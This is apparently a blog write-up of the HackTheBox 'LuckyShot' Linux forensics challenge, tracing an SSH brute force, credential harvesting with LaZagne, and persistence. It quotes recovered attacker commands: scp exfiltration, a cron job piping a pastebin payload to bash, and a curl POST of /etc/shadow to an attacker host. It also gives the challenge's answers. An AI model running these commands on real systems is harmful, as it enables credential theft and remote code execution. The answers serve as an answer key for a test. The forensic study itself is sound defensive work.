Linux Forensics with LuckyShot (HTB Sherlock)
A computer forensics investigation on a hijacked system.

Linux Forensics with LuckyShot (HTB Sherlock)
LuckyShot is a straightforward and fun Linux forensics challenge on HackTheBox. It features a series of standard methods that hackers use to gain access to a system, extract critical information from that system, and maintain persistence to carry out further attacks.
We begin with this scenario:
1
2
3
4
5
6
7
8
The IT Manager of Techniqua-Solutions Corp. is responsible for managing the company’s infrastructure.
As part of his daily work, he frequently accesses company servers and workstations.
One morning, the IT Manager discovered that several critical company files were missing,
while others had been modified or replaced with unfamiliar ones.
Concerned about a potential breach, he reported the issue to the security team.

As an incident response analyst, your task is to investigate the case.
You have been provided with a forensic image of the IT Manager’s machine.
Let’s take a look at what we have
Triage
4 Directories:
- System’s root directory - contains all typical linux system files
- bodyfile - contains a text file that stores linux file metadata
- hash-executables - a directory that contains hashes of all executables, and their directories, in md5 and sha1 formats.
- live_response - The output of various commands ran on the system
Analysis:
- What method did the attacker use to gain access to the system?
- To answer this question we can first take in the context we have for this scenario, it’s a linux system, and to gain access to a Linux system SSH is typically used. We can quickly inspect
/var/log/auth.logand see if there is any information there. - We find that there is a large section of brute force attempts occurring.

- The brute force takes many attempts, but we see it eventually accept the password for the administrator account:

- This makes our answer:
brute force
- To answer this question we can first take in the context we have for this scenario, it’s a linux system, and to gain access to a Linux system SSH is typically used. We can quickly inspect
- At what time did the attacker successfully log in for the first time?
- From our findings of the previous question we see our answer to be, and searching for the very first instance of an accepted password on this account, our answer is:
2025-02-10 19:39:03
- From our findings of the previous question we see our answer to be, and searching for the very first instance of an accepted password on this account, our answer is:
- Which user account was compromised by the attacker?
- The compromised account is the
administratoraccount
- The compromised account is the
- What command was executed by the attacker to check user privileges?
- For bash commands it is easy to refer to the
.bash_historyfile located on the corresponding user’s directory. Here upon inspection we can find a command looking for the groups that the administrator account is assigned to. groups administratoris the command used to check privileges
- For bash commands it is easy to refer to the
- What was the first tool the attacker downloaded to extract stored credentials from the system?
- Still looking at the bash history we see a git clone request leading to
LaZagne.git, and immediately changed into its directory after download. Upon further inspection of this GitHub repo, it is confirmed to be a credential harvester, so our answer isLaZagne
- Still looking at the bash history we see a git clone request leading to
- The attacker located sensitive files on the compromised system and transferred them to a remote machine. Which command-line tool was used for this exfiltration?
- Even further into the bash history, looking for anything related to the passwords retrieved by LaZagne, we can find Secure Copy being used to send it to the threat actor’s ip address.
scp Passwords_Backup.txt Server_Credentials.txt kali@192.168.161.198:~/Desktop/is the command we find, and this tells us the answer isscp
- What IP did the attacker exfiltrate the files to?
- Continuing from the previous question, we see the IP address we are looking for, to be
192.168.161.198
- Continuing from the previous question, we see the IP address we are looking for, to be
- The attacker continued their exploitation and executed a malicious script on the victims machine. What is the name of that script?
- Shortly after the execution of the Secure Copy command, we see a script named
sys_monitor.shbeing executed as super user. This is the malicious script we are looking for:sys_monitor.sh
- Shortly after the execution of the Secure Copy command, we see a script named
- What is the SHA1 hash of the malware?
- Since we luckily have a directory of hash_executables, we can quickly refer to that to find the hash of this script.
- A quick command can take us directory to the hash in this file.

- Making our answer
3ae5dea716a4f7bfb18046bfba0553ea01021c75
- The malware installed a component that pretends to be part of system network management but is actually running with root privileges. what is the name of the component?
- For this we can backtrack to the auth.log, where we can actually see some commands being executed by the threat actor, and in some of these commands we see services being ran as root. A network management system being ran by root in particular is
systemd-networkm.serviceorsystemd-networkm
- For this we can backtrack to the auth.log, where we can actually see some commands being executed by the threat actor, and in some of these commands we see services being ran as root. A network management system being ran by root in particular is
- The attacker modified several startup configuration files, each spawning a network listener on a different port at login. What is the name of the file that starts the listener on the lowest port number?
- When it comes to modifying a startup configuration this can usually occur on
.bashrcfor Linux systems. - Which is where we find a netcat listener being initiated:

- However, it is important to note that within auth.log we find that a certain file,
/etc/cron.d/syscheckis modified with by the threat actor while executingtee, which if you’re unfamiliar, copies standard input to a file. If we take a further look at this configuration file we see it continuously updating curl and exporting information to a pastebin. If we inspected this pastebin, and decrypted it based on the configuration file’s contents, we see it telling the computer to extract more credentials.  Pastebin link found in the file
 Decrypted
- When it comes to modifying a startup configuration this can usually occur on
- What is the username and hostname associated with the attacker?
- From the secure shell command we can find that the user is
kaliand the hostname is alsokali
- From the secure shell command we can find that the user is
- The attacker created a user for persistence, what is the name of the created user?
- From
auth.logwe see theRegevuser, the only other account, is created by the threat actor, and has its permissions modified f or the persistence purposes.
- From
- At what exact timestamp was the new user created on the system?
- The command used to create this account is found at
2025-02-10T20:11:21.731285+02:00 LuckyShot sudo: root : TTY=pts/2 ; PWD=/tmp ; USER=root ; COMMAND=/usr/sbin/useradd -m -s /bin/bash -G sudo,adm Regev, which makes our time to be ``2025-02-10T20:11:21.731285`
- The command used to create this account is found at
- The malware set up an automated process to fetch and execute a remote payload from a legitimate web service. What is the full command responsible for retrieving this payload?
- This payload was what we further investigated earlier, within
/etc/cron.d/syscheck, which makes our answer/1 * * * root command -v curl >/dev/null 2>&1 || (apt update && apt install -y curl) && curl -fsSL https://pastebin.com/raw/SAuEez0S | rev | base64 -d | bash
- This payload was what we further investigated earlier, within
- The payload was used to extract more sensitive files. What was the command ran to extract the more sensitive file?
- For this we can look back at our decrypted payload, and the question asks for the more sensitive file, which is /etc/shadow. Making our command to be
base64 /etc/shadow | curl -X POST -d @- http://192.168.161.198/steal.php
- For this we can look back at our decrypted payload, and the question asks for the more sensitive file, which is /etc/shadow. Making our command to be
This post is licensed under CC BY 4.0 by the author.